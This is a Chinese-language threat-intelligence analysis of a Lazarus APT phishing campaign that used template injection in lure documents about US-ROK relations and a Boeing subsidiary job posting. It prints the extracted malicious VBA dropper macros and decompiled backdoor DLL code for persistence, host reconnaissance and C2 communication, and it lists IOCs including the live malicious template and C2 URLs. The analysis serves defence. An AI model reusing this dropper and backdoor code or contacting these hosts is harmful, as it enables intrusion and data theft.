奇安信威胁情报中心

ti.qianxin.com/blog/articles/analysis-of-lazarus-apt-oriented-attack-event/

返回 TI 主页
RESEARCH


数 据 驱 动 安 全

概述

Lazarus APT组织是疑似具有东北亚背景的APT团伙，该组织攻击活动最早可追溯到2007年，其早期主要针对韩国、美国等政府机构，以窃取敏感情报为目的。自2014年后，该组织开始针对全球金融机构 、虚拟货币交易所等为目标，进行以敛财为目的的攻击活动。

据公开情报显示，2014 年索尼影业遭黑客攻击事件，2016 年孟加拉国银行数据泄露事件，2017年美国国防承包商、美国能源部门及英国、韩国等比特币交易所被攻击等时间都出自Lazarus之手。

4月中旬，奇安信红雨滴团队披露了Lazarus组织利用特殊文件格式-hwp文件针对韩国的定向攻击活动，近日，红雨滴团队和奇安信APT实验室又监测到该组织利用敏感国家外交关系，西方某航空航天巨头招聘等信息开展新一轮攻击活动。此次活动中，该组织采用模板注入的方式从远程服务器获取带有恶意宏的文档执行，从而绕过杀软检测，值得注意的是第一次上传VirusTotal时仅有一家杀软成功检出。



样本分析

诱饵文档

此次捕获的样本以敏感国家外交关系、西方某航空航天巨头公司招聘为诱饵，相关信息如下


文件名	MD5	模板注入地址	修改时间
MzBfMjA1Njc0ODhf	4c239a926676087e31d82e79e838ced1	https://od.lk/d/MzBfMjA1Njc0ODdf/pubmaterial.dotm	2020:04:06 08:49:00Z
Boeing_PMS.docx	183ad96b931733ad37bb627a958837db	https://www.sanlorenzoyacht.com/newsl/uploads/docs/43.dotm	2020:04:24 05:27:00Z

样本均采用模板注入技术执行后续payload，此方式能起到极好的免杀效果，通过奇安信新一代反病毒引擎可精确检测除模板注入地址


```
"stream_info": [{
        "stream_type": "zip",
        "stream_size": 202126,
        "stream_name": "E:\\malware\\2020-4-26\\183ad96b931733ad37bb627a958837db",
        "md5": "183ad96b931733ad37bb627a958837db",
        "sha1": "7f8455524bd987f5a0ef887d73092c72bdcd1aea",
        "sha256": "a3eca35d14b0e020444186a5faaba5997994a47af08580521f808b1bb83d6063",
        "sha512": "aabfcd13aa2ac75be4f4d1cab631ed80fc796855b0fe0ece6e4e1200d7e9daaf75036b8d3b5d899a1f3a90372ae221d75b82c6a0dd9b7a2773b37f7692fba8a7",
        "ssdeep": "3072:dbT2Tzo4xhOk3ls8boBmhCpWMK/rDDVYhCpWMK/rDDVkv13cIKS1ZOpK:54bd32FpWbrDDVLpWbrDDVkv1MZS1h",
        "stream_sub_type": "docx",
        "docx_info": {
            "summary_info": {
                "creator": "Windows User",
                "lastModifiedBy": "User",
                "created_time": "2020-04-13T18:44:00Z",
                "modified_time": "2020-04-24T05:27:00Z"
            },
            "font_name": ["Symbol", "Times New Roman", "Calibri", "Calibri Light", "Malgun Gothic", "Segoe UI", "Consolas"],
            "lang_name": ["en-US", "ko-KR"],
            "template_inject": ["https://www.sanlorenzoyacht.com/newsl/uploads/docs/43.dotm"]
        },
        "exploit_info": ["CVE-2017-0199"],
        "sub_stream_count": 28
```


模板注入虽具有极强的免杀效果，但当受害者打开文档时，文档打开页面会显示远程链接地址

文档打开后，将显示美韩关系，西方某航空航天巨头公司相关的一个封面图，以诱导受害者启用宏获取完整内容



Boeing_PMS.docx



MzBfMjA1Njc0ODhf

宏文档

嵌入的远程文档均为宏利用样本，基本信息如下

文件名	MD5
pubmaterial.dotm	2efbe6901fc3f479bc32aaf13ce8cf12
43.dotm	65df11dea0c1d0f0304b376787e65ccb


恶意宏被执行起来后，首先获取两个路径用于释放保存后续恶意Dll和正常的诱饵文档

```
Function GetDocName() As String
    On Error Resume Next

    strDocTag = " .doc"

    curDocNameFull = ActiveDocument.Path & "\" & ActiveDocument.Name
    curDocName = Left(curDocNameFull, InStrRev(curDocNameFull, ".") - 1)
    newDocNameFull = curDocName & strDocTag
    Do While FileExist(newDocNameFull)
        curDocName = curDocName & " "
        newDocNameFull = curDocName & strDocTag
    Loop
    GetDocName = newDocNameFull
End Function

Function GetDllName() As String
    On Error Resume Next
    Dim dllPath As String

    workDir = Environ("UserProfile") & "\AppData\Local\Microsoft\Notice"
    If Not FolderExist(workDir) Then
        MkDir (workDir)
    End If
    binName = "wsuser.db"
    binDir = "ws"

    dllPath = workDir & "\" & binName

    nIdx = 0
    Do While FileExist(dllPath)
        workDir = workDir & "\" & binDir
        If Not FolderExist(workDir) Then
            MkDir (workDir)
        End If
        dllPath = workDir & "\" & binName
    Loop

    GetDllName = dllPath
End Function
```

之后从窗体userforms1中获取后续dll和文档写入到文件，窗体中包含32位和64位的dll，将通过判断系统位数进行选择释放执行，数据采用两层base64编码进行保存

```
Function Base64DecodeToString(ByVal vCode)
    On Error Resume Next

    Dim oXML, oNode
    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
    Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.Text = vCode
    Base64DecodeToString = Stream_BinaryToString(oNode.nodeTypedValue)
    Set oNode = Nothing
    Set oXML = Nothing
End Function

Sub ExtractDll(dllPath)
    On Error Resume Next

    Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open
#If Win64 Then
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label1.Caption))
#Else
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label2.Caption))
#End If
    objStream.SaveToFile dllPath, 2
    Set objStream = Nothing
End Sub

Sub ExtractDoc(docPath)
    On Error Resume Next

    Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label3.Caption))
    objStream.SaveToFile docPath, 2
    Set objStream = Nothing
End Sub
```

之后将展示完整的诱饵文件迷惑受害者，诱饵文件内容如下



US-ROK Relations and Diplomatic Security

한미관계와 외교안보

(Department of American Studies)

(미주연구부 장소영)

한미관계의 현주소


현재 한미관계는 북한 비핵화 및 한반도 평화프로세스 추진의 사안을 중심에 놓고 동맹 현안들인 방위비 분담금 협상, 전작권 전환, 향후 유엔사의 위상 및 역할 등이 전면에 나와 있는 양상이다. 작년 한일 군사정보보호협정을 둘러싼 논란으로 한미일 안보협력에 대한 관심이 수면 위로 부상했지만 현재 악화된 한일 관계로 한미일 안보협력은 논의의 대상이 되지 못하고 있다. 이와 같이 미래에 대한 공통의 비전보다 현안에 집중해 있다.

한미 양국은 북한 문제를 놓고 긴밀한 공조를 해왔다. 그러나 북미 협상이 난관에 봉착하면서 양국 내에서 다양한 대안들이 대두하고 있는 실정이다. 한국은 북미 협상과 별도로 남북관계를 발전시키고자 하는 노력을 기울일 수밖에 없고 이는 미국에게 한국의 대북 압박 완화를 우려하게 하는 부분이다. 한국은 미국이 북한의 체제 안전보장 요구에 충분히 응답하지 않고 있다고 보지만 미국은 완전한 비핵화를 위한 북한의 음직임 이전에 보상하지 않는다는 기조가 굳어져가고 있다. 향후 북핵 문제가 타결책을 찾지 못할 때를 대비하여 한미 간에 중장기적인 전략 대화가 필요한 시점이다.

더 중요한 문제는 미국과 한국이 생각하는 아시아 지역전략, 더 구체적으로는 대중전략이다. 중국의 대외정책에 대한 인식, 그리고 중국과 관련한 한미 간의 국가이익이 반드시 같을 수는 없다. 그러나 아시아의 많은 국가들이 미중관계에 대한 자국의 입장과 행동을 보이는 점에 속에서 신중함을 이유로 아무런 입장을 취하지 않는 것은 좋은 대안이 아니다. 한미 양국은 작년 11 월 초 한미 '신남방·인도태평양전략 협력' 공동 설명서를 발표하고 한미 간 지역전략에 대한 논의를 발전시키고 있다. 올해 시진핑 주석의 방한을 앞두고 지역질서에 대한 논의도 기대해본다.

그러나 다른 국가들의 행보에 뒤처지지 않는 구체적인 지역전략이 필요하다. 일례로 일본은 미일동맹 강화와 대중 접근을 동시에 추진하면서 한국을 지역전략 구도에서 배제하는 모습을 보이고 있다. 한국을 소외시켜 일본의 독자적 군사력이 필요함을 강조하며 개헌의 필요성을 주장하는 데 힘을 쓰고 있다. 미일 동맹이 강화될수록 중국 역시 일본에 대한 관여의 필요성을 느끼면서 일본의 지역 내 위상이 높아져 가는 상황이다. 한국은 아시아를 둘러싼 미중 간의 경쟁이 지속되는 한 상황에서 한국의 독자성을 유지하면서도 어떠한 수준과 방법으로 미국과 지역전략을 논의해야 할지 고민해야 한다.

향후 한국의 대이전략



Project Management Specialist (Experienced Program Manager)

Job ID: 00000171273

Date posted: 03/05/2020

Location: Los Angeles, California

Company: Spectrolab, Inc.

Job Description:

Spectrolab, Inc., a wholly-owned subsidiary of The Boeing Company, is the industry leader in high performance photovoltaic and illumination products. Be a part of our passionate and highly-motivated team who is excited to be at the forefront of providing innovative, affordable and enduring space and airborne products.

Spectrolab is the world's leading merchant supplier of high-efficiency, multi-junction solar cells, and panels for spacecraft power systems with proven reliability drawn from six decades of space heritage. Spectrolab's state-of-the-art space solar cells and panels power satellites in Earth's orbit, as well as, the International Space Station. Since its founding in 1956, Spectrolab has led the way in the development of high-efficiency solar cells for space missions. Spectrolab airborne searchlights have been the industry standard since 1968.

As a **Project Management Specialist (Experienced Program Manager)**, you will join our **Programs & Business Development** group providing technical, business, and integration leadership for the development and execution of photovoltaic and/or illumination projects at our manufacturing facility in Sylmar, California.

恶意DLL

文件名	MD5

onenote.db（32）	11FDC0BE9D85B4FF1FAF5CA33CC272ED
onenote.db（64）	F4B55DA7870E9ECD5F3F565F40490996
wsuser.db（32）	F6D6F3580160CD29B285EDF7D0C647CE
wsuser.db（64）	2B02465B65024336A9E15D7F34C1F5D9

释放的恶意dll功能行为基本一致，这里以onenote.db(32位)为例，恶意宏将会以参数“原始文件名，"S-6-38-4412-76700627-315277-3247", "18""调用其导出函数CoContentInfo。

```
LoadLibraryA (dllPath)

a = CoContentInfo(orgDocPath, "S-6-38-4412-76700627-315277-3247", "18")

Dim objDocApp
Set objDocApp = CreateObject("Word.Application")
objDocApp.Visible = True
objDocApp.Documents.Open docPath

Application.Quit (wdDoNotSaveChanges)
```


该dll被加载起来后，首先创建线程将原始文档删除

```
DWORD __stdcall sub_10006BC7(LPVOID lpThreadParameter)
{
  CHAR FileName; // [esp+4h] [ebp-108h]
  char v3; // [esp+5h] [ebp-107h]

  FileName = 0;
  memset(&v3, 0, 0x103u);
  if ( !lpThreadParameter )
    return 0;
  sub_10005EBB(&FileName, (int)lpThreadParameter);
  while ( sub_1006B8EE(&FileName, 0) != 0xFFFFFFFF )
    DeleteFileA(&FileName);
  return 1;
}
```

之后利用rundll32.exe以参数S-6-38-4412-76700627-315277-3247 0 0 18 1加载onenote.db并调用其导出函数CMS_ContentInfo，同时在启动目录下创建onenote.lnk用于实现持久化

```
sub_10005F89(
  0x200u,
  &CommandLine,
  "C:\\Windows\\System32\\rundll32.exe \"%s\", CMS_ContentInfo %s 0 0 %s 1",
  &Filename,
  lpString,
  v6);
sub_100069B4(&CommandLine, (int)&v5);
sub_10005F89(0x200u, &v9, "\"%s\", CMS_ContentInfo %s 0 0 %s 1", &Filename, lpString, v6);
sub_10006AB6(&v9);
return 1;
}
```

创建lnk文件信息如下



利用rundll32.exe加载起来的onenote.db将调用CMS_ContentInfo函数，首先检查参数个数，若不存在或参数个数不匹配，则终止程序

```
if ( lstrlenW(lpString) )
{
  pNumArgs = 0;
  v4 = CommandLineToArgvW(lpString, &pNumArgs);
  v5 = v4;
  if ( v4 )
  {
    if ( pNumArgs == 5 )
    {
      sub_100057B8(0x104u, *v4, &String);
      if ( lstrlenW(&String) == 0x20 )
      {
        sub_100057B8(0x104u, v5[1], &v12);
        sub_100057B8(0x104u, v5[2], &v10);
        sub_100057B8(0x104u, v5[3], &v14);
        sub_100057B8(0x104u, v5[4], &v8);
        dword_100A2C0C = _wtoi(&v14);
        WideCharToMultiByte(0x1B5u, 0, &String, 0xFFFFFFFF, &MultiByteStr, 0x104, 0, 0);
        v6 = LocalAlloc(0x40u, 0x20u);
        if ( v6 )
        {
          sub_10004F83(v6, 0x20u, &MultiByteStr);
          CreateThread(0, 0, StartAddress, v6, 0, 0);
          Sleep(0xFFFFFFFF);
        }
      }
    }
  }
}
```

参数符合要求后，获取计算机相关信息，例如获取计算机用户名，计算机名

```
  Buffer = 0;
  memset(&v8, 0, 0x1FEu);
  v5 = 0;
  memset(&v6, 0, 0x1FEu);
  v3 = 0;
  memset(&v4, 0, 0x1FEu);
  nSize = 0x100;
  GetComputerNameW(&Buffer, &nSize);
  nSize = 0x100;
  GetUserNameW(&v5, &nSize);
  sub_10006169(&v3);
  v0 = LocalAlloc(0x40u, 0x80000u);
  if ( v0 )
  {
    sub_10005FD8();
    result = sub_1000581C(L"%s \\ %s\r\n\r\n%s%s", &Buffer, &v5, &v3, v0);
  }
  else
  {
    result = sub_1000581C(L"%s \\ %s\r\n\r\n%s", &Buffer, &v5, &v3);
  }
  if ( v0 )
    result = LocalFree(v0);
  return result;
}
```

遍历磁盘，获取磁盘剩余容量等信息

```
v9 = GetLogicalDrives();
v1 = 2;
do
{
  if ( ((v9 >> v1) & 1) == 1 )
  {
    RootPathName[0] = v1 + 0x41;
    v2 = GetDriveTypeW(RootPathName) - 2;
    if ( v2 )
    {
      v3 = v2 - 1;
      if ( v3 )
      {
        v4 = v3 - 1;
        if ( v4 )
        {
          if ( v4 == 1 )
            v5 = &unk_10087610;
          else
            v5 = &unk_1008761C;
        }
        else
        {
          v5 = &unk_10087614;
        }
      }
      else
      {
        v5 = &unk_1008760C;
      }
    }
    else
    {
      v5 = &unk_10087618;
    }
    sub_10005788(0x40u, v5, &v14);
    TotalNumberOfFreeBytes.QuadPart = 0i64;
    TotalNumberOfBytes.QuadPart = 0i64;
    GetDiskFreeSpaceExW(RootPathName, &FreeBytesAvailableToCaller, &TotalNumberOfBytes, &TotalNumberOfFreeBytes);
    sub_1000581C(
      L"%s\t%s\t%dGB Fr Of %dGB\r\n",
```


获取当前系统正在运行的进程信息

```
  memset(&pe, 0, 0x22Cu);
  pe.dwSize = 0x22C;
  result = CreateToolhelp32Snapshot(0xFu, 0);
  hObject = result;
  if ( result != 0xFFFFFFFF )
  {
    result = Process32FirstW(result, &pe);
    if ( result )
    {
      do
      {
        memset(&v6, 0, 0x208u);
        hSnapshot = CreateToolhelp32Snapshot(8u, pe.th32ProcessID);
        if ( hSnapshot != 0xFFFFFFFF )
        {
          memset(&me.th32ModuleID, 0, 0x424u);
          me.dwSize = 0x428;
          if ( Module32FirstW(hSnapshot, &me) )
            sub_100057B8(0x104u, me.szExePath, &v6);
          CloseHandle(hSnapshot);
        }
        sub_10005EEF(0x40000u, a1, pe.szExeFile);
        sub_10005EEF(0x40000u, a1, &unk_100875F8);
        sub_10005EEF(0x40000u, a1, &v6);
        sub_10005EEF(0x40000u, a1, L"\r\n");
        memset(&pe, 0, 0x22Cu);
        pe.dwSize = 0x22C;
      }
      while ( Process32NextW(hObject, &pe) );
      result = CloseHandle(hObject);
    }
  }
  return result;
}
```

最后将获取的信息处理后与c2通信，获取后续执行

```
      if ( HttpQueryInfoW(v6, 0x20000005u, &v13, &dwBufferLength, 0) )
      {
        if ( v13 <= 0x120001 )
        {
          v7 = 0;
          if ( !v13 )
          {
ABEL_13:
            *a2 = v13;
            return 1;
          }
          while ( 1 )
          {
            dwNumberOfBytesAvailable = 0;
            if ( !InternetQueryDataAvailable(*(v2 + 0xC), &dwNumberOfBytesAvailable, 0, 0) )
              break;
            if ( !dwNumberOfBytesAvailable )
              break;
            if ( dwNumberOfBytesAvailable + v7 > v13 )
              break;
            if ( 0x120001 - v7 < dwNumberOfBytesAvailable )
              break;
            v8 = *(v2 + 0xC);
            dwNumberOfBytesRead = dwNumberOfBytesAvailable;
            if ( !InternetReadFile(v8, (v7 + a1), dwNumberOfBytesAvailable, &dwNumberOfBytesRead) )
              break;
            v7 += dwNumberOfBytesRead;
            if ( v7 >= v13 )
              goto LABEL_13;
```

遗憾的是，在捕获样本时没有获取到后续木马




溯源关联

通过奇安信ALPHA威胁分析平台等内部数据和公开威胁情报信息,发现此次攻击活动与Telsy 在2019年11月披露的Lazarus活动基本一致。

1.相似的宏代码

宏利用样本中的恶意宏代码基本相，均从窗体获取两次base64编码的数据并释放到对应目录执行



2.相似的恶意dll

同时释放执行的恶意dll代码逻辑也基本一致，均为加载起来后创建线程删除原始文档，并在启动项目录下创建lnk以实现持久化

综合上述信息，此次攻击活动的幕后黑手应为Lazarus组织，其采用了以往活动中相似的宏以及后门进行攻击，只是加入模板注入文档加载执行宏文档，以此躲避杀软检测。

总结

2020年以来，疫情肆虐全球，同时网络空间的攻击活动也越发频繁，近期，东亚形势备受关注，而具有该国背景的APT组织近期也活动频繁。

奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

IOC

MD5

4c239a926676087e31d82e79e838ced1

183ad96b931733ad37bb627a958837db

2efbe6901fc3f479bc32aaf13ce8cf12

65df11dea0c1d0f0304b376787e65ccb

11FDC0BE9D85B4FF1FAF5CA33CC272ED

2B02465B65024336A9E15D7F34C1F5D9

F6D6F3580160CD29B285EDF7D0C647CE

F4B55DA7870E9ECD5F3F565F40490996

C2

https://www.elite4print.com/admin/order/batchPdfs.asp

参考文章

https://blog.telsy.com/lazarus-gate/

LAZARUS APT

分享到：